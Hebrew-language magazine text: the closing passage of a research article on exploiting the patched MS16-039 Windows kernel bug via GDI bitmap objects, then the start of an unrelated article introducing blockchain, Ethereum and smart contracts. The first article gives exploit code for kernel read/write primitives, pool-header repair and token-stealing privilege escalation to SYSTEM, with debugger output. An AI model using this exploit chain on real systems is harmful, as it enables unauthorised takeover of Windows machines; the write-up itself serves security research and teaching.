הדרך השנייה והנקייה יותר היא לנצל את העובדה שהשדה הראשון ב-BASEOBJECT, המבנה אשר נמצא בתחילת המבנה SURFACE, מכיל את ה-Handle לאובייקט. השם של השדה הוא hHmgr.

מכיוון שאנו יכולים לקרוא מבעד לגבולות ה-Bitmap שלנו, נוכל לקרוא את הערך של השדה הזה, ואז להציב אותו בתור ה-WORKER_BITMAP שלנו.

נתחיל מלבחון את המידע שחזר מהקריאה ל-GetBitmapBits עם 0x1000 בתור מספר הבתים עבור ה-Manager Bitmap. נחפש את ה-Pool Tag שמציין הקצאת Bitmap על מנת להבין מה המרחק בין תחילת המידע שאנו קוראים עד לתחילת ההקצאה של ה-Bitmap שישמש כ-Worker שלנו. מידע זה ישמש אותנו גם בהמשך.

```
kd> dv /v buff
0000006c`8a7fe990           buff = char [4096] ""
kd> s -a 0000006c`8a7fe990 L1000 Gh05
0000006c`8a7ff72c  47 68 30 35 00 00 00 00-00 00 00 00 9c 14 05 02  Gh05....
kd> dq 0000006c`8a7ff728 L8
0000006c`8a7ff728  35306847`2359009b 00000000`00000000
0000006c`8a7ff738  00000000`0205149c 00000000`00000000
0000006c`8a7ff748  00000000`00000000 00000000`00000000
0000006c`8a7ff758  00000000`0205149c 00000000`00000000
kd> ?0000006c`8a7ff728-0000006c`8a7fe990
Evaluate expression: 3480 = 00000000`00000d98
```

מכאן שההקצאה של ה-Worker Bitmap מתחילה 0xD98 בתים לאחר תחילת המידע של ה-Manager Bitmap. hHmgr יהיה הערך הראשון לאחר ה-POOL_HEADER, נמצא אותו:

```
kd> dq 0000006c`8a7ff728+10 L1
0000006c`8a7ff738  00000000`0205149c
```

הערך הנ"ל הוא ה-handle ל-Worker Bitmap בהרצה הנוכחית אותה דיבגנו. נכתוב קטע קוד אשר מוצא את ה-Handle על סמך המידע שחוזר מ-GetBitmapBits:

```
void resolveWorker() {
    char buff[0x1000] = { 0 };
    unsigned int result = 0;

    result = GetBitmapBits(MANAGER_BITMAP, 0x1000, buff);

    WORKER_BITMAP = (HBITMAP)*((unsigned long long*)&buff[0xD98 + 0x10]);
}
```

יצירת פרימיטיבים

לאחר שמצאנו את ה-Manager וה-Worker שלנו, נותר לנו רק למצוא את ה-Boilerplate שיהיה עלינו "להדביק" בכל פעם שנרצה לקרוא/לכתוב מ/לכתובת, לפני הכתובת עצמה. המידע הזה הוא כל המידע שנמצא מתחילת המידע שחוזר מקריאה ל-GetBitmapBits על ה-Manager, ועד לשדה pvScan0 של ה-Worker. על מנת שלא נצטרך לאחזר את המידע הזה בכל פעם מחדש, נשמור אותו במשתנה גלובלי.

ראשית, נבין את כמות המידע שעלינו לשמור. בסעיף הקודם, גילינו שה-POOL_HEADER של ה-Worker מתחיל 0xD98 בתים לאחר תחילת המידע של ה-Manager. מבחינת מבנה ה-SURFACE, נגלה ש-pvScan0 נמצא 0x50 בתים לאחר תחילת ה-SURFACE. לאחר שנוסיף למספר זה את הגודל של ה-POOL_HEADER, ואת 0xD98, נגלה שאנו אמורים לשמור 0xDF8 בתים של מידע. למטרות נוחיות, נשתמש במשתנה אשר מכיל את ה-boilerplate data על מנת לאחסן את הערך איתו נרצה לדרוס את pvScan0 של ה-Worker, כך שבפועל נגדיר את boilerplate data כמערך של 0xE00 בתים (8 בתים נוספים עבור הערך החדש של pvScan0).

קטע הקוד הבא מעתיק את המידע הרלוונטי לתוך BOILERPLATE_DATA:

```
void resolveBoilerplate() {
    char buff[0x1000] = { 0 };
    GetBitmapBits(MANAGER_BITMAP, 0x1000, buff);
    memcpy(BOILERPLATE_DATA, buff, 0xE00);
}
```

סיימנו את תהליך יצירת פרימיטיבי הכתיבה והקריאה שלנו, ומעתה נוכל להשתמש ב-readQword וב-writeQword שהצגנו מוקדם יותר במאמר, אך לפני שניעזר בהם על מנת להשיג הרשאות System, נשתמש בהם על מנת לתקן את ה-POOL_HEADER ואת תחילת ה-Header של ה-Manager Bitmap.

תיקון ה-Header-ים

במהלך דריסת sizlBitmap.cx של ה-Manager, דרסנו את השדות החשובים הבאים:

1. ה-Pool Header של הקצאת ה-Clipboard שבתחילת העמוד.
2. ה-Pool Header של הקצאת ה-Bitmap של ה-Manager.
3. כל השדות שקודמים ל-sizlBitmap ב-SURFACE שמייצג את ה-Manager.

נוכל לדעת מה הערכים של ה"נכונים" של ה-Pool Headerים על ידי קריאת ה-Pool Headerים של הקצאות ה-Gh05 וה-Uscb אותן ניתן למצוא במרחק של 0xD98 בתים ו-0x3E8 בתים מקריאת 0x1000 בתים מה-Manager, בהתאמה. בעבור ה-Header של ה-SURFACE המייצג את ה-Manager, נפעל באופן דומה (העתקת הערכים שקראנו מה-Worker), רק שאת ה-QWORD הראשון, שהוא, כזכור, ה-Handle לאובייקט, נחליף ב-Handle ל-Manager (ולא נעתיק מה-Worker).

קטע הקוד הבא מתקן את כל השדות הללו:

```
void fixHeaders() {
    char buff[0x1000] = { 0 };
    GetBitmapBits(MANAGER_BITMAP, 0x1000, buff);
    unsigned long long managerBitmapAddress = (unsigned long long)leakSurfaceAddress(MANAGER_BITMAP);

    unsigned long long address = managerBitmapAddress - 0x10;
    writeQword(address, (unsigned long long*)&buff[0xD98]);
    writeQword(address + 8, (unsigned long long*)&buff[0xDA0]);

    address = address & 0xfffffffffffff000;
    writeQword(address, (unsigned long long*)&buff[0x3E8]);
    writeQword(address + 8, (unsigned long long*)&buff[0x3F0]);

    address = managerBitmapAddress;
    writeQword(address, (unsigned long long*)&MANAGER_BITMAP);
    writeQword(address + 8, (unsigned long long*)&buff[0xD98 + 0x18]);
    writeQword(address + 0x10, (unsigned long long*)&buff[0xD98 + 0x20]);
    writeQword(address + 0x18, (unsigned long long*)&buff[0xD98 + 0x28]);
    writeQword(address + 0x20, (unsigned long long*)&buff[0xD98 + 0x30]);
    writeQword(address + 0x28, (unsigned long long*)&buff[0xD98 + 0x38]);
    writeQword(address + 0x30, (unsigned long long*)&buff[0xD98 + 0x40]);
}
```

נציין ש-leakSurfaceAddress היא פונקציה שיצרנו במאמר הקודם, והיא מדליפה את הכתובת של הקצאת אובייקט GDI על סמך ה-Handle לאובייקט.

כך נראה הקצאה של ה-Manager לפני תיקון ה-Header-ים:

```
kd> dq 0xfffff901`7084d9b0
fffff901`7084d9b0  ffffffff`00001301 00000100`00000000
fffff901`7084d9c0  00000001`00000000 00000000`ffffffff
fffff901`7084d9d0  fffff901`7084cf80 00000001`00000000
fffff901`7084d9e0  fffffeff`00000000 00130100`00000100
fffff901`7084d9f0  00000001`00000000 00000001`ffffffff
fffff901`7084da00  00000000`00000320 fffff901`7084dc18
fffff901`7084da10  fffff901`7084dc18 00004051`00000320
fffff901`7084da20  00010000`00000006 00000000`00000000
```

וכך היא נראית לאחר ריצת fixHeaders:

```
kd> dq 0xfffff901`7084d9b0
fffff901`7084d9b0  35306847`2359009b 00000000`00000000
fffff901`7084d9c0  00000000`0205147c 00000000`00000000
fffff901`7084d9d0  00000000`00000000 00000000`00000000
fffff901`7084d9e0  00000000`0205147b 00000000`00000000
fffff901`7084d9f0  00000000`00000000 00000001`ffffffff
fffff901`7084da00  00000000`00000320 fffff901`7084dc18
fffff901`7084da10  fffff901`7084dc18 0000405c`00000320
fffff901`7084da20  00010000`00000006 00000000`00000000
```

כמובן שגם הקצאת ה-Clipboard תוקנה:

```
kd> dq 0xfffff901`7084d000 L2
fffff901`7084d000  62637355`239b0000 143da692`e693e5d9
kd> dc 0xfffff901`7084d000 L2
fffff901`7084d000  239b0000 62637355                        ...#Uscb
```


ביצענו את שלבים 1 עד 5 שתיארנו בתחילת דיוננו על תהליך האקספלויטציה. השלב האחרון שנותר הוא שלב 6 - גניבת ה-Token והסלמת ההרשאות.

הסלמת הרשאות

לא נחזור שוב על הקוד שלנו למציאת ntos וגניבת ה-Token. ניתן למצוא פירוט עליו בדיוננו על LPE ב-Windows 10 TH2 במאמר "Kernel Exploitation using GDI Objects". נוסיף קריאה ל-elevatePrivileges ל-main. ה-main הסופי נראה כך:

```
int main() {
    exploitOverflow();
    mapHdevPage();
    resolveWorkerManager();
    resolveBoilerplate();
    fixHeaders();
    elevatePrivileges();

    system("cmd.exe");

    return 0;
}
```

בתמונה הבאה ניתן לראות שהאקספלויט שלנו עובד:



וכך מסתכם הדיון שלנו, בו עברנו בכל הדרך מקריאת ה-Security Bulletin אודות עדכון אבטחה ועד לאקספלויט עובד ויציב.

דברי סיום

במאמר זה, דנו לראשונה בחולשה אמיתית ברכיב קרנלי. החולשה שדנו בה היא חולשה שהייתה קיימת ב**כל** גרסת Windows שקדמה לעדכון האבטחה שסגר אותה, שיצא באמצע אפריל 2016 - קצת יותר משנתיים.

ניצלנו את הידע שצברנו בשני המאמרים הקודמים העוסקים באקספלויטציה בקרנל ויישמנו אותו "במגרש האמיתי" בהצלחה. הצגנו תהליך שכל חוקר אבטחה מתנסה בו באופן קבוע - ביצוע הנדסה לאחור של עדכוני אבטחה על מנת למצוא את החולשה שהעדכון סגר ולהבין כיצד ניתן היה לנצל אותה. לאורך המאמר, עברנו בכל השלבים בשרשרת - מציאת החולשה, פיתוח הבנה בסיסית בתחום בו נמצאת החולשה, הבנת החולשה, כתיבת PoC שמנצל את החולשה למטרות DoS, הבנה כיצד ניתן לנצל את החולשה למטרות זדוניות יותר ולבסוף כתיבת אקספלויט שלם לחולשה.

ארצה לנצל את הבמה ולהודות לאפיק על כך שאכפת לו מהמפעל שהושם ברשותו, ועל כך שדאג לשאול אותי על התקדמות המאמר בשלבים שונים בתהליך כתיבתו. תודה לך על מה שאתה עושה למען קהילת האבטחה בארץ.

כפי שציינתי בהקדמה למאמר, אני משחרר את קוד המקור המלא לאקספלויט שפיתחנו במהלך המאמר. את הפרויקט המלא ניתן למצוא כאן:

https://github.com/yuvatia/windows-lpe-examples/

תודה על הקריאה!

אשמח לענות במייל לשאלות, הערות ופניות בכל נושא: uval4u21@gmail.com ☺

רפרנסים

1. מאת RSACon 2016 - Bruh! Do you even diff? Diffing Microsoft Patches to Find Vulnerabilities :Stephen Sims
https://www.rsaconference.com/writable/presentations/file_upload/ht-t10-bruh_-do-you-even-diff-diffing-microsoft-patches-to-find-vulnerabilities.pdf
2. MS16-039 Bulletin:
https://docs.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-039
3. מאת MS16-039 - "Windows 10" 64 bits Integer Overflow exploitation by using GDI objects :Nicolas Economou
https://www.coresecurity.com/blog/ms16-039-windows-10-64-bits-integer-overflow-exploitation-by-using-gdi-objects
4. Reverse Engineering Microsoft Binaries מאת Alex Sotirov:
http://www.phreedom.org/presentations/reverse-engineering-and-security/reverse-engineering-and-security.pdf
5. Diaphora ב-GitHub: https://github.com/joxeankoret/diaphora
6. WinNT4 ב-GitHub: https://github.com/ZoloZiak/WinNT4
7. Understanding Device Contexts ב-StackOverflow:
https://stackoverflow.com/questions/2777793/understanding-device-contexts
8. Guide to WIN32 Regions מאת Paul M Watt. באתר codeproject:
https://www.codeproject.com/Articles/1944/Guide-to-WIN-Regions
9. Polygon Filling: https://www.slideshare.net/kratkatyal1/polygon-filling
10. 1-Day Browser & Kernel Exploitation ב-PowerOfCommunity:
http://powerofcommunity.net/poc2017/andrew.pdf
11. Exploiting MS16-098 RGNOBJ Integer Overflow on Windows 8.1 x64 bit by abusing GDI objects מאת Saif El Sherei:
https://sensepost.com/blog/2017/exploiting-ms16-098-rgnobj-integer-overflow-on-windows-8.1-x64-bit-by-abusing-gdi-objects/

מבוא ל-Web 3.0 וסקירה של חולשות ותקיפות חוזים חכמים מעל הבלוקצ'יין

מאת גיא ברשפ

הקדמה

תחום הבלוקצ'יין והאפליקציות המבוזרות מסתמן כאחת ההבטחות החמות של השנים הקרובות. מדובר במהפכה של ממש באופן שבו האינטרנט העתידי עשוי להתקיים (Web 3.0), כאשר הכיוון הוא להחזיר את האינטרנט למצב מבוזר שאינו ריכוזי. זאת לעומת המצב כיום, אשר רוב התעבורה והשירותים ניתנים ע"י מס' מצומצם של חברות ענקיות כגון: גוגל, פייסבוק וכד'.

יחד עם זאת, בדומה לכל טכנולוגיה שמביאה עמה הזדמנויות רבות, היא גם טומנת בחובה לא מעט סיכונים ואיומים. נוסיף את כמות הכסף הרב המושקע בטכנולוגיה הזו, ובקלות נוכל להבין מדוע כלל העיסוק בבלוקצ'יין הינו "פארק שעשועים להאקרים"[1].

מטרת המאמר היא להנגיש את הרעיונות והמקורות הטכניים ללימוד נושא הבלוקצ'יין ומהפכת Web 3.0 ולסקור את מגוון סוגי החולשות הידועות בתחום.

נעשה זאת באופן הבא: בחלק הראשון של המאמר נסביר את מבנה הנתונים של הבלוקצ'יין ואת אופן עבודתו, לאחר מכן נפרט מהם חוזים חכמים ונסקור את בלוקצ'יין אית'ריום המממש בלוקצ'יין מכונה וירטואלית המריצה חוזים חכמים.

בשלב זה, נציג מס' מאפיינים של שפת התיכנות Solidity, השפה הפופולרית כיום לפיתוח "חוזים חכמים" באית'ריום. את החלק הזה נסיים בהצגת הרעיון שמאחורי שימוש בבלוקצ'יין כעידן חדש של האינטרנט (Web 3.0). כדי להציג את הנושא בצורה מקיפה, נסקור כלל השכבות הנדרשות על מנת לייצר אפליקציה מבוזרת (Dapp) מעל הבלוקצ'יין.

בחלק השני, נעמיק ברמה טכנית ונסקור מגוון רחב של חולשות המחולקות ל-3 אזורים עיקריים: חולשות בשפת Solidity, חולשות במנגנון המכונה הווירטואלית של אית'ריום, וחולשות אינהרנטיות בארכיטקטורה של הבלוקצ'יין. לכל חולשה אפרט על השיטות הרווחות שקיימות בעולם להתמודד עמן. לסיום, נסקור כ-4 התקפות ממשיות (שהתרחשו) על חוזים אמתיים שעלו לבלוקצ'יין וגרמו לגניבה והקפאה של *מיליוני דולרים* מהתקופה האחרונה. כמו כן במטרה להקל על המעוניינים להרחיב ללמוד ולבצע מחקר עצמאי בנושא, הוספתי את כלל המקורות שאני ממליץ עליהם כנספח למאמר זה.

[1] https://medium.com/loom-network/how-to-secure-your-smart-contracts-6-solidity-vulnerabilities-and-how-to-avoid-them-part-1-c33048d4d17d

חשוב לציין

- מאמר זה אינו כולל התייחסות לאספקטים הפיננסיים / עסקיים שמאחורי הטכנולוגיה. ואין לראות בו כהמלצת השקעה מכל סוג שהיא.
- על מנת שהמאמר יישאר מאמר סקירה ולא יהפוך לספר סקירה, המאמר דחוס בהרבה הפניות אשר משמשות העמקות לנושאים שנדונים במאמר זה. מומלץ מאוד להקליק ולהיכנס!

מבוא בסיסי לבלוקצ'יין

הרעיון הבסיסי מאחורי טכנולוגיית הבלוקצ'יין (בתרגום חופשי: שרשרת בלוקים), הוא לקיים מערכת מבוזרת לרישום וניהול טרנזקציות אשר מועברות בין משתמשים שונים, באופן שאינו נשלט בידי גורם יחיד וריכוזי. זאת כאשר משתמשי המערכת (אשר נמצאים מאחורי רשת P2P) אינם בהכרח סומכים זה על זה או על גורם מרכזי (כדוגמת בנק), אלא האמון נובע מגודל וחוזק הרשת.

היישום הראשון ופורץ הדרך של טכנולוגיית הבלוקצ'יין הוא המטבע המבוזר המוכר בעולם: הביטקוין, שפורסם ופותח ע"י סאטושי נקאמוטו והחל לפעול בשנת 2008. המחשבים אשר משתתפים ברשת הבלוקצ'יין של ביטקוין למעשה מחזיקים יומן רישום עסקאות (ledger) המכיל את **כלל** טרנזקציות העברת כספים המועברים בין משתמשים, באופן כזה המונעת ממשתמשים שיש ברשותם ביטקוין לא לבזבז אותו יותר מפעם אחת (ראה/י בעיית **"הבזבוז/ניצול הכפול" Double spending**), ולא להמציא כסף יש מאין.

הבלוקצ'יין הינו רשימה מקושרת מבוזרת, שקופה לכולם, שבלתי ניתנת לשינוי, עם הרבה יחסי ציבור ☺

דהיינו המבנה הינו רשימה מקושרת של בלוקים, כאשר התוכן של כל בלוק מוגדר ע"י הגורם שיצר אותו (הכורה) ועליו לעמוד בכל הקריטריונים לתקינותו, אשר עוברים וידוא ע"י **כל** הצמתים ברשת. הגדולה המרכזית של הטכנולוגיה, טמונה ביכולת של צמתי הרשת (מחשבי הכרייה) להגיע להסכמה על הבלוק הבא בשרשרת.

עם זאת, סך החלקים השונים המרכיבים את מבנה הבלוקצ'יין (כדי שיספק את הסחורה הנדרשת), בנוי ממס' רב של אלגוריתמים, ושימוש בפרימיטיביים קריפטוגרפיים מתקדמים (מאחר שעל רובם לא נרחיב במאמר זה, ניתן לעשות זאת בקריאת הספר Mastering Bitcoin[2]).

אחד מעמודי התווך של הבלוקצ'יין הוא האלגוריתם שמייצר הסכמה אצל כלל המשתמשים ברשת על שרשרת הבלוקים. כאשר בליבת האלגוריתם ההסכמה לבחירת הבלוק "הבא בתור", נמצא אלגוריתם (PoW - Proof of Work) אשר ניתן לדמותו למעין תחרות "כרטיסי גירוד". "כרטיס גירוד" במובן שעל מנת לזכות בתחרות נדרש גם להשקיע עבודה ("בגירוד הכרטיס"), וגם מזל לכך שהכרטיס שבחרת הוא

[2] דוגמאות לתכנים מעניינים: ECDSA ועקומים אליפטיים (פרק 4), פילטר-בלום (פרק 6), עצי מרקל (פרק 7) ועוד.


הכרטיס הזוכה. בתחרות זו, לכל משתתף יש אפשרות לזכות בתחרות באופן פרופורציוני לכוח המחשוב שהוא משקיע ("בגירוד"). התחרות תלויה בבלוק הקודם שנכרה (מנגנון אשר מונע מכורים להתחיל "לגרד" מעל בלוקים שטרם נכרו, ומכריח אותם לכרות רק לאחר סיום תחרות "כרטיס הגירוד" הנוכחי), וגם בטרנזקציות החדשות העתידות להיכנס לבלוק הנוכחי. הזמן הממוצע שלוקח ליצירת בלוק משתנה ע"פ מימוש האלגוריתם הספציפי, בביטקויין לדוגמה הוא כ-10 דקות, ובאת'ריום הוא כ-15 שניות. בנוסף, קיים מנגנון אשר מעדכן את "הקושי" של התחרות (דהיינו כמה כרטיסים בממוצע יש לגרד), כך שאם היא הייתה קלה מדיי, אז בהמשך הקושי יעלה (ולהפך). העדכון של הקושי נעשה כל מספר, קבוע מראש, של בלוקים. יש להדגיש כי כל כרייה של בלוק היא תחרות "גירוד כרטיס" בפי עצמה.

במידה ושני בלוקים "נכרו" באותו זמן, הרי שהרשת תכנס למצב של פיצול זמני (fork), כך שלא לכל המשתתפים ברשת יהיה תמונה זהה על מצב הבלוקצ'יין. לפיכך הרשת, תצטרך להגיע להחלטה על סמך מהירות הכרייה של הבלוק העוקב, כאשר הכלל הוא שהשרשרת הארוכה ביותר שקיימת ברשת, היא השרשרת שאליה הרשת נדרשת להתכנס (ההיגיון מאחורי הכללי הוא כי הושקעו בשררת זו, הכי הרבה מאמצי מחשוב).

התמריץ של הכורים לא לרמות, הינו החלק המרכזי מאחורי הטכנולוגיה, אשר יוצר את המשוואה שכח המחשוב שהוא ישקיע בעבודה לפי הפרוטוקול יהיה יותר עדיף (מבחינת רווחיות), מאשר להשתמש בכוח המחשוב הזה על מנת "לתקוף" את הבלוקצ'יין בכל דרך אחרת.

כלומר: ארכיטקטורת הבלוקצ'יין מספקת דרך להגיע לקונצנזוס בצורה מבוזרת של העברת נכסים ברשת ללא ניהול של גורם מרכזי.

האיור הבא מתאר אופן העברת בעלות על טרנזקציה[3] (שבביטקוין מתורגם לכסף), ע"י חתימה עם מפתח פרטי על כתובת המפתח הפומבי של היעד להעברה:



[האיור נלקח מ-https://bitcoil.co.il/bitcoin-hebrew.pdf]

נסיים את התיאור הכללי של הבלוקצ'יין, במס' תכונות שחשוב להכיר על הבלוקצ'יין. תכונות אלו רלוונטיות הן להבנת תפקודו והן להבנת החולשות בהמשך:

- כדי ליצור חשבון במערכת הבלוקצ'יין, אין צורך בגורם מרכזי שיעניק הרשאות! כל מה שנדרש הוא שמשתמש יגריל זוג מפתחות: מפתח פרטי שעמו המשתמש יוכל להעביר כספים הלאה, ומפתח פומבי אשר משתמשים אחרים יוכלו באמצעותו להפנות כספים לחשבון זה.
- התוכן שבתוך הבלוק צריך להיות כפוף למדיניות הווידוא (הזהה[4]) של צמתים אשר כורים ומאמתים את התוכן. לדוגמה, בביטקוין, התוכן הינו אוסף של טרנזקציות חתומות של העברת כספים, אשר הלוגיקה בהכנסת טרנזקציה חדשה היא הצגת חתימה באמצעות מפתח פרטי התואם מפתח פומבי של הטרנזקציה, כמוכן בדיקה שאין "בזבוז כפול" של הטרנזקציה, כלומר הכורה הכניס טרנזקציה ששייכת למישהו שכבר השתמש בה.
- נהוג לטעון שמאחר שהחשבון מזוהה על ידי כתובת רנדומלית (הנגזרת מהמפתח הפומבי), הרי שביטקוין מספק פרטיות למשתמשים. וזו כמובן שגיאה. מאחר שניתן לבצע הצלבות על העברות כספים בין חשבונות על סמך ניתוח המידע שנמצא על ה-Blockchain. זאת משום שהוא... **חשוף לכולם!** כדי לספק רמה גבוהה יותר של פרטיות, קמו מספר רב של פרויקטים שמטרתן לספק "פרטיות" מעל הבלוקצ'יין, זאת על ידי שימוש במחקרים אחרונים מתחום הקריפטוגרפיה כגון הוכחת אפס-ידע בצורה תמציתית במטבע ZCASH, ו-Ring signature במטבע Monero (למעשה זה חלק מתחום המחקר האישי שלי ☺).

[3] טרנזקציה (בביטקוין) היא העברה של ערך ביטקוין אשר נשלחת לכורים כהודעה, אשר הם בתורם מאגדים את הטרנזקציות לבלוקים. טרנזקציה בד"כ מכילה מצביע לערך פלט של טרנזקציה קודמת שבבלוקצ'יין, אשר הועברו למשתמש זה. ע"י הוספת החתימה של המשתמש הנוכחי הוא מבצע פעולה של העברת ערך הטרנזקציה הזו לנמען שברצוננו להעביר את סכום הביטקוין הזה. בנוסף קיימת טרנזקציה בשם coinbase שהיא הטרנזקציה ראשונה בכל בלוק ומכילה יצירה של ביטקוין. (עד אשר ייכרו 21 מיליון ביטקוין).

[4] אחרת הרשת תבצע פיצולים (fork-ים).

- הבלוקצ'יין מספק יכולת לרשום נתונים על גביו בידיעה שאינם ישתנו (append-only ledger[5]). כיום, ניתן להכניס מידע כרצוננו ל-Blockchain, תמונות/גרפיטי, נכסים אחרים, ואף DNA, מסמכים, וכד'). לתכונה זאת יש גם צד שלילי, שברגע שהוכנס לבלוקצ'יין תוכן שאינו ראוי כלל הרשת תצטרך לתחזק אותו מעתה ולעולם[6]. לדוגמה: תכנים פדופיליים שהועלו אל הבלוקצ'יין של ביטקוין, יימצאו אצל כל משתמש המסנכרן את תוכן הבלוקים המלא[7] של ביטקוין.
- לאחרונה, ישנם מספר רב של סוגי בלוקצ'יין, חלקם פתוחים (דהיינו ניתן להשתתף בהם ללא הרשמה במקום מרכזי, permissionless blockchain), חלקם פרטיים ואינם בעלי הרשאות כלפי חוץ. אך לצורך מאמר זה אציג את התכונות העיקריות בו. דוגמה לבלוקצ'יין פרטי לחברות הינו HyperLedger שמובל על ידי Linux foundation. בהקשר זה חשוב לציין כי לא בהכרח טכנולוגיית הבלוקצ'יין קשורה בצורה הדוקה לתחום המטבעות קריפטוגרפיים (עם זאת, קיים ויכוח ברשת על האם זה בהכרח שימוש נכון של הטכנולוגיה).

המיקוד שלנו בהמשך המאמר, הינו בסוג בבלוקצ'יין של רשת האית'ריום, המתיר להכניס אליו - **קוד של תוכנה (ליתר דיוק, bytcode)**, שכל אחד מהמחשבים יכול להעלאות קטע קוד (בתשלום קטן), ולגרום לכלל הרשת לאחר מכן להפעיל בו פונקציות (גם כן בתשלום).

חוזים החכמים, אפליקציות מבוזרת (Dapp) ועוד על הבלוקצ'יין של אית'ריום

כפי שציינו, קיימת יכולת "להריץ קוד מעל הבלוקצ'יין", ע"י רצף של פקודות הנקראות: "חוזים חכמים", ומהוות בעצם קטעי קוד הרץ באופן מבוזר על כלל המחשבים המשתתפים ברשת (NODES[8]). חוזים אלו ניתנים לגישה ע"י אפליקציות WEB-יות סטנדרטיות. דוגמאות לאפליקציות מבוזרות (Dapps) שכבר קיימות: אפליקציות הימורים, חוזי נישואין, ואפילו חנות וירטואלית לקנייה ומכירה של אוספים כגון חתולים (CryptoKitties), ואוספי ידוענים.

על מנת לאפשר את קיומם של אפליקציות אלו, נציג את עקרונות סביבת הריצה המאפשרת להריץ קוד בצורה מבוזרת על פני משתמשים נוספים, יחד עם ארכיטקטורה בסיסית של סביבת ונסקור מס' מאפיינים ייחודיים של שפת Solidity שיאפשרו לנו לאחר מכן להבין מינן נובעות החולשות.

---

[5] חשוב להדגיש, כי בלוקצ'יין המבוסס PoW, לעולם אינו מבטיח ב-100% שלא יהיה ניתן לשנות את המידע הכתוב בבלוקים לאחור, אלא אך ורק בהסתברות מאוד גבוהה. הוא מסתמך על כך שתוקף שמעוניין לשנות בלוקים קודמים צריך משאבים באופן אקספוננציאלי לכלל המחשבים ברשת. יחד עם זאת, קיימים אלגוריתמי קונצנזוס אחרים, (עתידיים) כן מבטיחים אישור סופי על ביצוע עסקה, כדוגמת Casper the Friendly Finality Gadget.

[6] כל עוד הבלוק הזה נמצא בשרשרת הארוכה ביותר של הבלוקצ'יין.

[7] קיימת אפשרות להסתנכרן רק על בלוקים שמכילים רק את hash של התוכן שבתוכו, ולא את כלל התוכן של אותו בלוק.

[8] במאמר זה נשתמש לרוב במושגי צומת (Node) וכורה (Miner) כזהים לצורך הפשטת הדיון(אחרת נציין זאת), אך ההבדל הוא שכורה משתתף פעיל בהגרלה שלProof of Work (כלומר שותף ביצירת בלוקים חדשים), ואילו צומת רק מאזין לשרשרת הבלוקים הארוכה ביותר ברשת, ומשתתף בוידוא שלהם, מקור.

המערכת אית'ריום מאפשר הרצת תוכנות שלמות טיורינג (נקראות "חוזים חכמים"), דהיינו הן יכולות להריץ כל סוג תוכנה שמחשבים סטנדרטיים מריצים[9], בנוסף התוכנות נדרשות להיות **דטרמיניסטיות** - במובן שכל הרצה של התוכנית עם אותם קלטים, ייצור פלט ולוגים שהם זהים אצל כלל הגורמים שמריצים אותם. ובנוסף **סדרתיות**, במובן שכל פעולה מתבצעת בזו אחר זו (ללא מקבול).

באופן גס, חוזים חכמים הם למעשה אוסף של פונקציות שכל אחת מהן מכילה סדרה של פקודות. ותכונה ראויה לציון שלהם היא שהם מסוגלים לאחסן כסף (את'ר) בתוכם. החוזה נכתב בשפה עילית ומתורגם ל-bytcode. קוד ה-bytcode שמאוחסן בתוך הבלוקצ'יין מזוהה ע"י כתובת בעלת 160-ביט. הכתובות הללו, אשר מאחסנות את ה-bytecode בזיכרון ROM, נקראות "חשבונות", ולמעשה באית'ריום קיימים 2 סוגי חשבונות.

<u>חשבונות חיצוניים</u> - אשר נשלטים ע"י צמד מפתחות פומבי-פרטי של משתמש (אנושי).

